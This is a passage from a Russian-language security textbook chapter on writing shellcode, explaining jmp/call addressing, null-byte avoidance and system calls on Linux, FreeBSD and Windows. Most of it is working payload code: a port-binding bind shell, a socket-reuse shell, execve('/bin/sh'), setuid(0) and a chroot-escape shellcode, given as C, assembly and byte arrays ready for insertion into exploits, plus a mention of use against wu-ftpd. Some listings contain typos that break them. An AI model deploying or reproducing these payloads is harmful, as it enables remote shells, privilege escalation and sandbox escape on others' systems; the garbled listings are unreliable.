4 bash-2.06b$ ls -al hello_world
5 -rwxr-xr-x 1 nielsh wheel 4558 Oct  2 15:31 hello_world
6 bash-2.06b$ vi hello.asm
7 bash-2.06b$ ls
8 bash-2.06b$ nasm -f elf hello.asm
9 bash-2.06b$ ld -s -o hello hello.o
10 bash-2.06b$ ls -al hello
11 -rwxr-xr-x 1 nielsh wheel 436 Oct  2 15:33 hello

```

Разница, как видите, огромна. Результат компиляции программы на C оказался в 10 раз длиннее. Если нужно получить только сами машинные команды, которые могут быть преобразованы в строку специальной утилитой и затем выполнены, то понадобятся другие программы:

```

1 bash-2.06b$ nasm -o hello hello.asm
2 bash-2.06b$ s_proc -p hello
3
4 /* Следующий shell-код занимает 43 байта */
5
6 char shellcode[] =
7     "\x31\xc0\xeb\x13\x5e\x6a\x0f\x56\x6a\x01\xb0\x04\x50\xcd\x80"
8     "\x31\xc0\x50\x50\xb0\x01\xcd\x80\xe8\xe8\xff\xff\xff\x48\x65"
9     "\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x20\x21\x0a";
10
11
12 bash-2.06b$ nasm -o hello hello.asm
13 bash-2.06b$ ls -al hello
14 -rwxr-xr-x 1 nielsh wheel 43 Oct  2 15:42 hello

```

```

15 bash-2.06b$ s_proc -p hello
16
17 char shellcode[] =
18     "\x31\xc0\xeb\x13\x5e\x6a\x0f\x56\x6a\x01\xb0\x04\x50\xcd\x80"
19     "\x31\xc0\x50\x50\xb0\x01\xcd\x80\xe8\xe8\xff\xff\xff\x48\x65"
20     "\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x20\x21\x0a";
21
22
23 bash-2.06b$ s_proc -e hello
24 Calling code...
25 Hello, world !
26 bash-2.06b$

```

Таким образом, окончательный shell-код занимает 43 байта. Мы можем распечатать его утилитой *s_proc* с флагом *-p* и выполнить с помощью той же утилиты, но с флагом *-e*. Подробнее о том, как пользоваться утилитой *s_proc*, вы узнаете в этой главе ниже.

Ассемблер в Windows и UNIX

В системе Windows shell-код пишется иначе, чем в UNIX. Если в UNIX достаточно просто сделать системный вызов, то в Windows приходится пользоваться функциями, экспортируемыми из библиотек. Это означает, что перед вызовом функции необходимо получить указатель на нее; обратиться к функции по ее номеру, как это сделано в UNIX, не получится.

«Зашивать» адреса функций в shell-код для Windows можно, но не рекомендуется. Малейшее изменение конфигурации системы может привести к неправильной работе shell-кода, а, значит, и всего эксплойта. Авторы shell-кода для Windows прибегают к разнообразным уловкам, чтобы получить адреса функций динамически. Поэтому писать shell-код для Windows сложнее и получается он более громоздким.

Проблема адресации

Обычные программы обращаются к переменным и функциям с помощью указателя, который вычисляется компилятором или возвращается функцией, например, *malloc* (эта функция выделяет область памяти и возвращает указатель на нее). В shell-коде тоже часто возникает необходимость сослаться на строку или какую-нибудь другую переменную. Например, если вы пишете shell-код для выполнения некоторой программы с помощью системного вызова *exec*, то понадобится указатель на строку, содержащую имя этой программы. Поскольку shell-код внедряется в программу во время выполнения, то необходимо статически определить используемые в нем адреса памяти. Так,

если код содержит строку, то вы должны знать, где она находится, иначе как к ней обратиться?

Это серьезная проблема, ведь если вы хотите использовать в shell-коде системные вызовы, требующие аргументов, то надо знать, где эти аргументы найти. Первое решение состоит в том, чтобы разместить данные в стеке и обращаться к ним с помощью команд *call* и *jmp*. Второй подход предполагает заталкивание аргументов в стек и запоминание указателя стека (регистр ESP) для последующего обращения к ним. Ниже мы обсудим оба варианта.

Применение команд *call* и *jmp*

Команда *call* для процессоров Intel похожа на *jmp*, но имеет и существенное отличие. При выполнении *call* процесс помещает в стек текущее значение счетчика команд (регистр EIP), а затем выполняет переход по адресу, указанному в качестве операнда (обычно это адрес функции). Вызванная функция в какой-то момент выполняет команду *ret*, чтобы продолжить выполнение программы с той точки, где она была вызвана. Команда *ret* извлекает из стека адрес возврата, помещенный туда командой *call*, и переходит по нему. В примере 8.4 показано, как используются команды *call* и *ret* в языке ассемблера.

Пример 8.4. Команды *call* и *ret*

```

1  main:
2
3  call func1
4  ...
5  ...
6  func1:
7  ...
8  ret

```

Анализ

- Когда в строке 3 вызывается функция *func1*, счетчик команд EIP помещается в стек и производится переход по адресу *func1*.
- Когда функция *func1* завершит свою работу, она выполнит команду *ret*, которая извлечет адрес возврата из стека и перейдет по нему. В результате программа продолжит выполнение со строки 4.

Ну что ж, пора переходить к практическому примеру. Предположим, что мы хотим написать shell-код, в котором используется системный вызов, требующий указателя на строку в качестве аргумента. Пусть это будет строка *Burb*. Получить ее адрес в памяти позволит код из примера 8.5.

Пример 8.5. Получение адреса данных с помощью команды *jmp*

```

1  jmp short  data
2  code;

```

```

3 pop esi
4 ...
5 data:
6 call code
7 db 'Burb'

```

Анализ

- В строке 1 мы выполняем переход на метку *data*, где вызываем функцию *code* (строка 6). В результате адрес следующей команды, а это на самом деле адрес начала строки *Burb*, помещается в стек;
- В строке 3 мы извлекаем этот адрес из стека в регистр *ESI*. Теперь в *ESI* находится указатель на наши данные.

Возможно, вы задаете себе вопрос: «А откуда команда *jmp* знает, где находятся данные?» Дело в том, что *jmp* и *call* оперируют относительными смещениями. Ассемблер преобразует команду «*jmp short data*» в что-то типа «*jmp short 0x4*». Здесь *0x4* – это смещение целевого адреса от текущего, выраженное в байтах.

Заталкивание аргументов в стек

Использование команд *jmp* и *call* для получения адреса данных в памяти прекрасно работает, но shell-код получается довольно громоздким. Если вам встретится уязвимая программа, в которой применяются очень маленькие буфера, то вы поймете, что чем shell-код меньше, тем лучше. Помимо уменьшения размера, метод заталкивания аргументов в стек еще и повышает быстроедействие shell-кода.

Снова предположим, что аргументом системного вызова является указатель на строку, и пусть эта строка равна *Burb*. Взгляните на следующий код:

```

1 push 0x42727542
2 mov esi,esp

```

В строке 1 строка *Burb* помещена в стек. Поскольку стек растет от старших адресов к младшим, то порядок байтов в строке изменен на противоположный (*bruB*), и каждый байт представлен в 16-ричном виде. Чтобы узнать 16-ричные значения ASCII-символов, обратитесь к странице руководства *man ascii*. В строке 2 указатель стека (*ESP*), сохраняется в регистре *ESI*. Теперь *ESI* указывает на строку *Burb*.

Отметим, что команда *push* позволяет за одну операцию поместить в стек один, два или четыре байта. Если нужно поместить, скажем, строку «Morning!», придется выполнить *push* дважды:

```

1 push 0x696e6721 ; !gni
2 push 0x6e726f4d ; nroM
3 mov esi,esp

```

Чтобы поместить в стек один байт, нужно добавить модификатор *byte*. В примерах выше строки не завершались нулевым байтом. Это можно исправить, добавив перед заталкиванием строки в стек следующие команды:

```

1 xor eax,eax
2 push byte al

```

Сначала мы с помощью XOR обнуляем регистр *EAX*, а затем помещаем в стек младший байт этого регистра. Если далее затолкнуть строку, то этот байт будет для нее завершающим.

Проблема нулевого байта

Shell-код часто внедряется в программу с помощью таких функций, как *read()*, *sprintf()* и *strcpy()*. Большинство функций работы со строками ожидают, что строка завершается нулевым байтом. Если в shell-коде встречается нулевой байт, то он интерпретируется как конец строки, так что все следующие за ним байты игнорируются. Но, к счастью, существует немало приемов, позволяющих избавиться от нулевых байтов в shell-коде.

Если, например, мы хотим, чтобы shell-код передавал системному вызову строку, то она должна завершаться нулем. В обычной ассемблерной программе мы написали бы так:

```
"Hello, world !", 0x00
```

Но при этом получится shell-код, содержащий нулевой байт. Обойти эту проблему можно, например, добавляя завершающий ноль во время исполнения:

```

1 xor eax,eax
2 mov byte [ebx + 14],al

```

Здесь регистр *EBX* используется как указатель на строку «Hello, world !». Мы обнуляем *EAX* с помощью команды *XOR*, а затем записываем младший его байт *AL* по адресу, отстоящему на 14 байтов от начала нашей строки. Теперь строка «Hello, world !» завершается нулем, но в shell-коде нулевого байта нет.

При неправильном выборе регистров или типов данных может получиться shell-код, содержащий нулевой байт. Например, команда «`mov eax, 1`» транслируется в

```
mov     eax, 0x00000001
```

поскольку мы попросили записать 1 в 32-разрядный регистр EAX. Если бы вместо EAX мы использовали AL, то нулевого байта не появилось бы.

Реализация системных вызовов

Чтобы понять, как обратиться к конкретному системному вызову из программы на языке ассемблера, сначала почитайте страницу руководства по этому вызову, дабы знать, что он делает, каких требует аргументов и какое значение возвращает. Один из самых простых системных вызовов – это *exit*. В странице руководства для Linux и FreeBSD мы читаем, что сигнатура этого вызова такова:

```
void exit(status);
```

Системный вызов ничего не возвращает и принимает один аргумент типа *int*.

В ассемблерных программах для Linux и *BSD чтобы вызвать ядро, нужно выполнить команду «`int 0x80`». Ядро предполагает, что в регистре EAX находится номер системного вызова. Если вызов с таким номером существует, то ядро извлечет аргументы и выполнит его.

Примечание

Хотя в Linux и *BSD соглашение о вызове ядра одинаково, во многих других операционных системах, работающих на платформе Intel, действуют иные правила.

Номера системных вызовов

Каждый системный вызов имеет уникальный номер, известный ядру. Часто эти номера не приводятся в страницах руководства, но их можно найти в исходных текстах ядра и заголовочных файлах. В Linux номера всех системных вызовов приведены в заголовочном файле *syscall.h*, а в FreeBSD их можно найти в файле *unistd.h*.

Аргументы системных вызовов

Способ передачи аргументов системному вызову зависит от системы. Например, FreeBSD ожидает, что аргументы будут помещены в стек, тогда как Linux требует, чтобы аргументы передавались в регистрах. Чтобы узнать, как передавать аргументы системному вызову в ассемблерной программе, сначала обратитесь к странице руководства.

Для иллюстрации положения дел мы приведем реализацию обращения к системному вызову *exit* для Linux и FreeBSD. В примере 8.6 представлен пример для ОС Linux:

Пример 8.6. Системный вызов в Linux

```
1  xor  eax, eax
2  xor  ebx, ebx
3  mov  al, 1
4  int  0x80
```

Анализ

Сначала мы с помощью команды XOR обнуляем регистры, которые нам понадобятся (строки 1 и 3). XOR выполняет операцию побитового ИСКЛЮЧАЮЩЕГО ИЛИ над своими операндами (в данном случае регистрами) и возвращает результат в первом операнде. Пусть, например, регистр EAX содержит значение 11001100:

```
11001100
11001100
----- XOR
00000000
```

Очистив регистр EAX, в котором будет передан номер системного вызова, мы точно также очищаем регистр EBX, в котором передается аргумент *status*. Поскольку мы хотим выполнить *exit(0)*, то на этом инициализацию регистра EBX можно считать законченной. Если бы нужно было выполнить, например, *exit(1)*, то после команды «`xor ebx, ebx`» можно было бы выполнить команду «`inc ebx`». Команда INC увеличивает значение своего операнда (регистра EBX) на единицу. Подготовив аргумент, мы помещаем номер системного вызова в регистр AL и вызываем ядро. Ядро прочитает значение, хранящееся в регистре AX, и выполнит нужный нам системный вызов.

Примечание

Мы помещаем номер системного вызова в регистр AL, а не в AX или EAX, поскольку во избежание появления нулевых байтов всегда следует использовать самый «узкий» из возможных регистров.

Прежде чем переходить к реализации системного вызова *exit* в системе FreeBSD, рассмотрим соглашение о передаче параметров в этой ОС подробнее. Ядро FreeBSD предполагает, что команда «`int 0x80`» вызывается как функция, поэтому оно ожидает, что в стеке будут не только аргументы системного вызова, но и адрес возврата. Это очень удобно в обычных ассемблерных программах, но плохо для shell-кода, так как в стек приходится помещать лишние четыре байта. В примере 8.7 показана реализация системного вызова *exit(0)* для FreeBSD:

Пример 8.7. Системный вызов в FreeBSD

```
1 kernel:
2 int 0x80
3 ret
4 code:
5 xor eax,eax
6 pusheax
7 mov al,1
8 call kernel
```

Анализ

Для начала мы обнуляем регистр EAX. Затем помещаем EAX в стек, так как нуль – это и есть значение аргумента системного вызова *exit*. Затем мы помещаем 1 в AL, чтобы ядро знало, какой системный вызов выполнять. И далее ядро вызывается как функция. Команда *call* помещает значение счетчика команд (EIP) в стек и переходит на метку *code*, где находится команда вызова ядра. Если бы системный вызов *exit* не завершал программу, то ядро выполнило бы команду *ret*, которая извлекла бы адрес возврата из стека и перешла бы по нему.

В больших программах метод, показанный в примере 8.7, вполне приемлем. Но в shell-коде отдельная функция для вызова ядра считается лишним и накладным расходом, поэтому мы этого делать не будем. В примере 8.8 продемонстрировано, как можно обращаться к системным вызовам в маленьких программах, к числу которых относится и shell-код:

Пример 8.8. Обращение к системному вызову

```
1 xor eax,eax
2 pusheax
3 pusheax
4 mov al,1
5 int 0x80
```

Анализ

Сначала мы обнуляем регистр EAX и помещаем его значение в стек. Это будет аргумент системного вызова. Затем мы снова помещаем EAX в стек, но на

сей раз просто потому, что FreeBSD ожидает, что перед аргументами в стеке находится еще четыре байта (адрес возврата). Затем мы помещаем в AL номер системного вызова и вызываем ядро командой «`int 0x80`».

Значение, возвращаемое системным вызовом

Значение, которое возвращает системный вызов, чаще всего помещается в регистр EAX. Но есть и исключения, например, в системе FreeBSD вызов *fork()* помещает возвращаемые значения в другие регистры.

Чтобы узнать, где искать возвращаемое системным вызовом значение, обратитесь к странице руководства или посмотрите, как это реализовано в исходных текстах библиотеки *libc*. Можно также с помощью поисковой машины попробовать найти пример ассемблерного кода, в котором реализован интересующий вас системный вызов. На крайний случай можете реализовать обращение к системному вызову из программы на C, а затем дизассемблировать двоичный файл с помощью *gdb* или *objdump*.

Внедрение shell-кода в удаленную программу

Если вы собираетесь атаковать удаленный хост, то для получения контроля над ним есть масса возможностей. Прежде всего обычно пробуют выполнить простейший код с обращением к системному вызову *exec* и смотрят, будет ли это работать для данного сервера. Если сервер продублировал дескриптор сокета на *stdin* и *stdout*, то такой shell-код прекрасно сработает. Но так бывает не всегда. В этом разделе мы рассмотрим другие методы атаки на удаленные уязвимые системы.

Shell-код для привязки к порту

Один из самых распространенных shell-кодов для атаки на удаленную уязвимую систему просто привязывает интерпретатор команд (его также называют оболочкой, shell) к порту с большим номером. Это позволяет атакующему создать на удаленном хосте сервер, который при соединении с ним будет запустит оболочку. Хотя этот пример совсем примитивен, зато легко реализуется в виде shell-кода. На языке C соответствующая программа выглядит следующим образом:

Пример 8.9. Shell-код для привязки к порту

```
1 int main(void)
2 {
```

```

3  int new, sockfd = socket(AF_INET, SOCK_STREAM, 0);
4  struct sockaddr_in sin;
5  sin.sin_family = AF_INET;
6  sin.sin_addr.s_addr = 0;
7  sin.sin_port = htons(12345);
8  bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
9  listen(sockfd, 5);
10 new = accept(sockfd, NULL, 0);
11 for(i = 2; i >= 0; i-)
12     dup2(new, i);
13 execl("/bin/sh", "sh", NULL);
14 }

```

Исследовательская группа Last Stage of Delirium (Последняя стадия белой горячки) написала чистый shell-код для привязывания к порту в Linux. Shell-код называется чистым, если он не содержит нулевых байтов. Как объяснялось выше, нулевые байты препятствуют корректной атаке на уязвимости, связанные с переполнением буфера, так как байты shell-кода после первого нуля не копируются. В примере 8.10 приведен чистый shell-код.

Пример 8.10. Shell-код bindsckcode

```

1  char bindsckcode[] = /* 73 байта */
2  "\x33\xc0" /* xorl %eax,%eax */
3  "\x50" /* pushl %eax */
4  "\x68\xff\x02\x12\x34" /* pushl $0x341202fff */
5  "\x89\xe7" /* movl %esp,%edi */
6  "\x50" /* pushl %eax */
7  "\x6a\x01" /* pushb $0x01 */
8  "\x6a\x02" /* pushb $0x02 */
9  "\x89\xe1" /* movl %esp,%ecx */
10 "\xb0\x66" /* movb $0x66,%al */
11 "\x31\xdb" /* xorl %ebx,%ebx */
12 "\x43" /* incl %ebx */
13 "\xcd\x80" /* int $0x80 */
14 "\x6a\x10" /* pushb $0x10 */
15 "\x57" /* pushl %edi */
16 "\x50" /* pushl %eax */
17 "\x89\xe1" /* movl %esp,%ecx */
18 "\xb0\x66" /* movb $0x66,%al */
19 "\x43" /* incl %ebx */
20 "\xcd\x80" /* int $0x80 */
21 "\xb0\x66" /* movb $0x66,%al */
22 "\xb3\x04" /* movb $0x04,%bl */
23 "\x89\x44\x24\x04" /* movl %eax,0x4(%esp) */
24 "\xcd\x80" /* int $0x80 */
25 "\x33\xc0" /* xorl %eax,%eax */
26 "\x83\xc4\x0c" /* addl $0x0c,%esp */

```

```

27 "\x50" /* pushl %eax */
28 "\x50" /* pushl %eax */
29 "\xb0\x66" /* movb $0x66,%al */
30 "\x43" /* incl %ebx */
31 "\xcd\x80" /* int $0x80 */
32 "\x89\xc3" /* movl %eax,%ebx */
33 "\x31\xc9" /* xorl %ecx,%ecx */
34 "\xb1\x03" /* movb $0x03,%cl */
35 "\x31\xc0" /* xorl %eax,%eax */
36 "\xb0\x3f" /* movb $0x3f,%al */
37 "\x49" /* decl %ecx */
38 "\xcd\x80" /* int $0x80 */
39 "\x41" /* incl %ecx */
40 "\xe2\xf6"; /* loop <bindsckcode+63> */

```

Анализ

Этот код просто привязывает сокет к порту с большим номером (в данном случае 12345) и выполняет интерпретатор команд, когда приходит запрос на соединение. Техника распространенная, но безупречная. Если на атакуемом хосте установлен межсетевой экран, который по умолчанию не разрешает соединения ни с какими портами, кроме явно открытых, то атакующий не сможет «получить shell».

Shell-код для использования существующего дескриптора сокета

Выбирая shell-код для своего эксплойта, всегда следует предполагать, что на хосте будет установлен межсетевой экран, отвергающий соединения со всеми портами, кроме разрешенных. В такой ситуации shell-код, привязывающий интерпретатор команд к порту, – не лучшее решение. Можно вместо этого воспользоваться уже имеющимся дескриптором сокета, а не создавать новый.

Следующий shell-код просматривает всю таблицу дескрипторов в поисках нужного сокета. Если подходящий сокет найден, то его дескриптор дублируется на *stdin* и *stdout*, после чего можно выполнять интерпретатор команд. В примере 8.11 показана соответствующая программа на C.

Пример 8.11. Shell-код для использования существующего дескриптора сокета

```

1  int main(void)
2  {
3      int i, j;
4
5      j = sizeof(sockaddr_in);
6      for(i = 0; i < 256; i++) {

```



```

7   if (getpeername(i, &sin, &j) < 0)
8       continue;
9   if (sin.sin_port == htons(port))
10      break;
11 }
12 for(j = 0; j < 2; j++)
13     dup2(j, i);
14 execl("/bin/sh", "sh", NULL);
15 }

```

Анализ

Здесь для каждого дескриптора вызывается функция *getpeername()*. Если она возвращает отрицательное значение, то это не сокет, и мы переходим к следующему дескриптору. Если это сокет, то мы смотрим, совпадает ли удаленный порт с интересующим нас. Если это так, то дескриптор сокета дублируется на *stdin* и *stdout*, после чего запускается интерпретатор команд. Этот shell-код не нуждается в новом соединении для получения оболочки. Интерпретатор команд запускается на том порту, через который ведется атака. В примере 8.12 представлен чистый shell-код для использования существующего дескриптора сокета, написанный группой Last Stage of Delirium.

Пример 8.12. Shell-код findsckcode

```

1 char findsckcode[] = /* 72 байта */
2   "\x31\xdb" /* xorl %ebx,%ebx */
3   "\x89\xe7" /* movl %esp,%edi */
4   "\x8d\x77\x10" /* leal 0x10(%edi),%esi */
5   "\x89\x77\x04" /* movl %esi,0x4(%edi) */
6   "\x8d\x4f\x20" /* leal 0x20(%edi),%ecx */
7   "\x89\x4f\x08" /* movl %ecx,0x8(%edi) */
8   "\xb3\x10" /* movb $0x10,%bl */
9   "\x89\x19" /* movl %ebx,(%ecx) */
10  "\x31\xc9" /* xorl %ecx,%ecx */
11  "\xb1\xff" /* movb $0xff,%cl */
12  "\x89\x0f" /* movl %ecx,(%edi) */
13  "\x51" /* pushl %ecx */
14  "\x31\xc0" /* xorl %eax,%eax */
15  "\xb0\x66" /* movb $0x66,%al */
16  "\xb3\x07" /* movb $0x07,%bl */
17  "\x89\xf9" /* movl %edi,%ecx */
18  "\xcd\x80" /* int $0x80 */
19  "\x59" /* popl %ecx */
20  "\x31xdb" /* xorl %ebx,%ebx */
21  "\x39\xd8" /* cmpl %ebx,%eax */
22  "\x75\x0a" /* jne <findsckcode+54> */
23  "\x66\xb8\x12\x34" /* movw $0x1234,%bx */
24  "\x66\x39\x46\x02" /* cmpw %bx,0x2(%esi) */
25  "\x74\x02" /* je <findsckcode+56> */

```

```

26  "\xe2\xe0" /* loop <findsckcode+24> */
27  "\x89\xcb" /* movl %ecx,%ebx */
28  "\x31\xc9" /* xorl %ecx,%ecx */
29  "\xb1\x03" /* movb $0x03,%cl */
30  "\x31\xc0" /* xorl %eax,%eax */
31  "\xb0\x3f" /* movb $0x3f,%al */
32  "\x49" /* decl %ecx */
33  "\xcd\x80" /* int $0x80 */
34  "\x41" /* incl %ecx */
35  "\xe2\xf6"; /* loop <findsckcode+62> */

```

Внедрение shell-кода в локальную программу

Shell-код можно внедрять не только в удаленные, но и в локально исполняемые программы. Разница в том, что локальный shell-код не выполняет никаких сетевых операций. Его цель обычно состоит в том, чтобы запустить интерпретатор команд, повысить привилегии атакующего или выйти за пределы части файловой системы, ограниченной системным вызовом *chroot*. В этом разделе мы рассмотрим все эти варианты.

Shell-код, выполняющий *execve*

Самый простой shell-код выполняет системный вызов *execve*. Таким образом, он призван выполнить какие-то команды в атакуемой системе, обычно */bin/sh*. Вот как выглядит сигнатура функции *execve* на языке C:

```
int execve(const char *filename, char *const argv[], char* const envp[]);
```

Большая часть эксплойтов содержит тот или иной вариант показанного ниже shell-кода. Параметр *filename* – это указатель на строку, содержащую имя файла исполняемой программы. Параметр *argv[]* содержит список аргументов, передаваемых этой программе, а параметр *envp[]* – список переменных окружения, устанавливаемых перед запуском программы.

Прежде чем приступить к созданию shell-кода, напомним небольшую программу на C, которая будет решать поставленную задачу. В примере 8.13 с помощью системного вызова *execve* запускается интерпретатор команд */bin/sh*.

Пример 8.13. Запуск */bin/sh*

```

1 int main(void)
2 {

```

```

3 char *argv[2];
4
5 argv[0] = "/bin/sh";
6 argv[1] = NULL;
7
8 execve("/bin/sh", arg, NULL);
9 }

```

В примере 8.14 представлен результат перевода этой программы на язык ассемблера. Код оптимизирован для уменьшения размера и из него удалены нулевые байты.

Пример 8.14. Shell-код на языке ассемблера

```

1 .global main
2
3 main:
4 xorl %edx, %edx
5
6 pushl    %edx
7 pushl    $0x68732f2f
8 pushl    $0x6e69622f
9
10 movl %esp, %ebx
11
12 pushl    %edx
13 pushl    %ebx
14
15 movl %esp, %ecx
16
17 leal 11(%edx), %eax
18 int $0x80

```

После ассемблирования программы из примера 8.14 мы с помощью *gdb* извлекаем байты кода и помещаем их в массив, который позже будет вставлен в текст эксплойта. Результат представлен в примере 8.15.

Пример 8.15. Shell-код в виде, пригодном для вставки в эксплойт

```

1 const char execve[] =
2     "\x31\xd2"        /* xorl %edx, %edx */
3     "\x52"           /* pushl %edx */
4     "\x68\x2f\x2f\x73\x68" /* pushl $0x68732f2f */
5     "\x68\x2f\x62\x69\x6e" /* pushl $0x6e69622f */
6     "\x89\xe3"        /* movl %esp, %ebx */
7     "\x52"           /* pushl %edx */
8     "\x53"           /* pushl %ebx */

```

```

9     "\x89\xe1"        /* movl %esp, %ecx */
10    "\x8d\x42\x0b"     /* leal 0xb(%edx), %eax */
11    "\xcd\x80"         /* int $0x80 */

```

Этот оптимизированный shell-код занимает всего 24 байта и не содержит нулей. В процедуре написания shell-кода столько же от науки, сколько и от искусства. В языке ассемблера одну и ту же задачу можно решить множеством способов. При выборе одних операций код получится длиннее, при выборе других короче. Опытные программисты, конечно, используют самые короткие операции.

Shell-код, выполняющий *setuid*

Часто при атаке на некоторую программу с целью получить права суперпользователя root атакующий получает *euid* (действующий идентификатор пользователя), равный 0, тогда как нужно, чтобы *uid* был равен 0. Ниже приведен небольшой shell-код, решающий эту проблему. Сначала взгляните на C-код, обращающийся к системному вызову *setuid*:

```

1 int main(void)
2 {
3     setuid(0);
4 }

```

Чтобы сделать то же самое на ассемблере, нужно записать 0 в регистр EBX и обратиться к системному вызову *setuid*. Для Linux соответствующий код выглядит так:

```

1 .globl main
2
3 main:
4 xorl %ebx, %ebx
5 leal 0x17(%ebx), %eax
6 int $0x80

```

Для приведения этого кода к виду, подходящему для вставки в эксплойт, воспользуемся отладчиком GDB:

```

1 const char setuid[] =
2     "\x31\xdb"        /* xorl %ebx, %ebx */
3     "\x8d\x43\x17"     /* leal 0x17(%ebx), %eax */
4     "\xcd\x80"         /* int $0x80 */

```



```

12 "\x52"          /* pushl %edx */
13 "\x68\x2e\x2e\x2f\x2f" /* pushl $0x2f2f2e2e */
14 "\x46"          /* incl %esi */
15 "\x83\xfe\x10"   /* cmpl $0x10, %esi */
16 "\x7c\xef"       /* jl <loop> */
17 "\x89\xe3"       /* movl %esp, %ebx */
18 "\x8d\x42\x3d"   /* leal 0x3d(%edx), %eax */
19 "\xcd\x80"       /* int $0x80 */
20 "\x52"          /* pushl %edx */
21 "\x6a\x41"       /* push $0x41 */
22 "\x89\xe3"       /* movl %esp, %ebx */
23 "\x8d\x42\x28"   /* leal 0x28(%edx), %eax */
24 "\xcd\x80"       /* int $0x80 */

```

Длина этого shell-кода составляет 52 байта. Применяться он может, например, для атаки на уязвимость в FTP-сервере wu-ftpd, связанную с затиранием памяти в куче.

Программисты, разрабатывающие ядро Linux, попытались исправить эту ошибку. Но есть способ без труда вырваться из chroot-тюрьмы и в последних версиях Linux. Для этого нужно в самой тюрьме создать какой-нибудь каталог. Затем выполнить *chroot*, указав этот каталог в качестве аргумента. После этого нужно выполнить 1024 попытки перейти в каталог «../». На каждой итерации следует выполнить системный вызов *stat()* для текущего каталога «./» и, если индексный узел (inode) этого каталога равен 2, то нужно еще раз выполнить *chroot* для каталога «./», а затем уже вызвать интерпретатор команд. На языке C этот код выглядит следующим образом:

```

1 int main(void)
2 {
3     int i
4     struct stat sb;
5
6     mkdir("A", 0755);
7     chroot("A");
8
9     for(i = 0; i < 1024; i++) {
10         puts("HERE");
11         memset(&sb, 0, sizeof(sb));
12
13         chdir("../");
14
15         stat(".", &sb);
16
17         if(sb.st_ino == 2) {
18             chroot(".");
19             system("/bin/sh");

```

```

20         exit(0);
21     }
22 }
23 puts("не получилось");
24 }

```

Эквивалентный код на языке ассемблера выглядит так:

```

1 .globl main
2
3 main:
4 xorl %edx, %edx
5
6 pushl    %edx
7 pushl    $0x2e2e2e2e
8
9 movl %esp, %ebx
10 movw $0x01ed, %cx
11
12 leal 0x27(%edx), %eax
13 int $0x80
14
15 leal 61(%edx), %eax
16 int $0x80
17
18 xorl %esi, %esi
19
20 loop:
21 pushl    %edx
22 pushw    $0x2e2e
23 movl %esp, %ebx
24
25 leal 12(%edx), %eax
26 int $0x80
27
28 pushl    %edx
29 push $0x2e
30 movl %esp, %ebx
31
32 subl $88, %esp
33 movl %esp, %ebx
34
35 leal 106(%edx), %eax
36 int $0x80
37
38 movl 0x4(%ecx), %edi
39 cmpl $0x2, %edi
40 je      hacked

```

```

41
42 incl %esi
43 cmpl $0x64, %esi
44 jl  loop
45
46 hacked:
47 pushl      %edx
48 push $0x2e
49 movl %esp, %ebx
50
51 leal 6l(%edx), %eax
52 int $0x80

```

И, наконец, вот представление этого shell-кода в виде массива байтов:

```

1 const char new_chroot[] = {
2   "\x31\xd2"           /* xorl %esx, %edx
3   "\x52"               /* pushl %edx */
4   "\x68\x2e\x2e\x2e\x2e" /* pushl $0x2e2e2e2e */
5   "\x89\xe3"           /* movl %esp, %ebx */
6   "\x66\xb9\xed\x01"    /* movw $0x01ed, %cx */
7   "\x8d\x42\x27"        /* leal 0x27(%edx), %eax */
8   "\xcd\x80"           /* int $0x80 */
9   "\x8d\x42\x3d"        /* leal 0x3d(%edx), %eax */
10  "\xcd\x80"           /* int $0x80 */
11  "\x31\xf6"           /* xorl %esi, %esi */
12  "\x52"               /* pushl %edx */
13  "\x66\x68\x2e\x2e"    /* pushw $0x2e2e */
14  "\x89\xe3"           /* movl %esp, %ebx */
15  "\x8d\x42\x0c"        /* leal 0xc(%edx), %eax */
16  "\xcd\x80"           /* int $0x80 */
17  "\x52"               /* pushl %edx */
18  "\x6a\x2e"           /* push $0x2e */
19  "\x89\xe3"           /* movl %esp, %ebx */
20  "\x83xec\x58"         /* subl $88, %esp */
21  "\x89\xe3"           /* movl %esp, %ebx */
22  "\x8d\x42\x6a"        /* leal 0x6a(%edx), %eax */
23  "\xcd\x80"           /* int $0x80 */
24  "\x8b\x79\x04"        /* movl 0x4(%ecx), %edi */
25  "\x83\xff\x02"        /* cmpl $0x2, %edi */
26  "\x74\x06"           /* je <hacked> */
27  "\x46"               /* incl %esi */
28  "\x83\xfe\x64"        /* cmpl $0x64, %esi */
29  "\x7c\xd7"           /* jl <loop> */
30  "\x52"               /* pushl %edx */
31  "\x6a\x2e"           /* push $0x2e */
32  "\x89\xe3"           /* movl %esp, %ebx */
33  "\x8d\x42\x3d"        /* leal 0x3d(%edx), %eax */
34  "\xcd\x80"           /* int $0x80 */

```

Написание shell-кода для Windows

Shell-код – это неотъемлемая часть любого эксплойта. Для атаки на уязвимую программу нам обычно нужно знать адрес функции, в которой имеется ошибка, число байтов, которые нужно затереть, чтобы получить контроль над счетчиком команд EIP, метод загрузки shell-кода и, наконец, адрес нашего shell-кода.

Shell-код может делать все, что угодно: от ожидания соединения с программой *netcat* до вывода окна сообщения. В этом разделе мы подробнее рассмотрим методы составления shell-кода для операционной системы Windows. Ничего, кроме Visual Studio, нам не потребуется.

Наша следующая программа просто будет «спать» в течение 99999999 секунд. На C++ ее код выглядит так:

```

1 // sleep.cpp : определяем точку входа для консольного приложения
2 #include "stdafx.h"
3 #include <windows.h>
4
5 void main()
6 {
7     Sleep(99999999);
8 }

```

Для написания эквивалентного ассемблерного кода пройдем по коду в пошаговом режиме, только в окне дизассемблера. После двух нажатий на клавишу **F10** в Visual Studio мы окажемся на строке 7, где вызывается функция *Sleep()*. В этот момент перейдем к дизассемблированному представлению кода, нажав комбинацию клавиш **Alt + 8**. Должен появиться такой код:

```

1 4:      #include "stdafx.h"
2 5:      #include <windows.h>
3 6:
4 7:      void main()
5 8:      {
6 0040B4B0  push    ebp
7 0040B4B1  mov     ebp,esp
8 0040B4B3  sub     esp,40h
9 0040B4B6  push    ebx
10 0040B4B7  push    esi
11 0040B4B8  push    edi
12 0040B4B9  lea     edi,[ebp-40h]
13 0040B4BC  mov     ecx,10h
14 0040B4C1  mov     eax,0CCCCCCCCh
15 0040B4C6  rep stos dword ptr [edi]
16 9:      Sleep(99999999);

```

```
17 0040B4C8 mov esi,esp
18 0040B4CA push 5F5E0FFh
19 0040B4CF call dword ptr [KERNEL32_NULL_THUNK_DATA (004241f8)]
20 0040B4D5 cmp esi,esp
21 0040B4D7 call __chkesp (00401060)
22 10: }
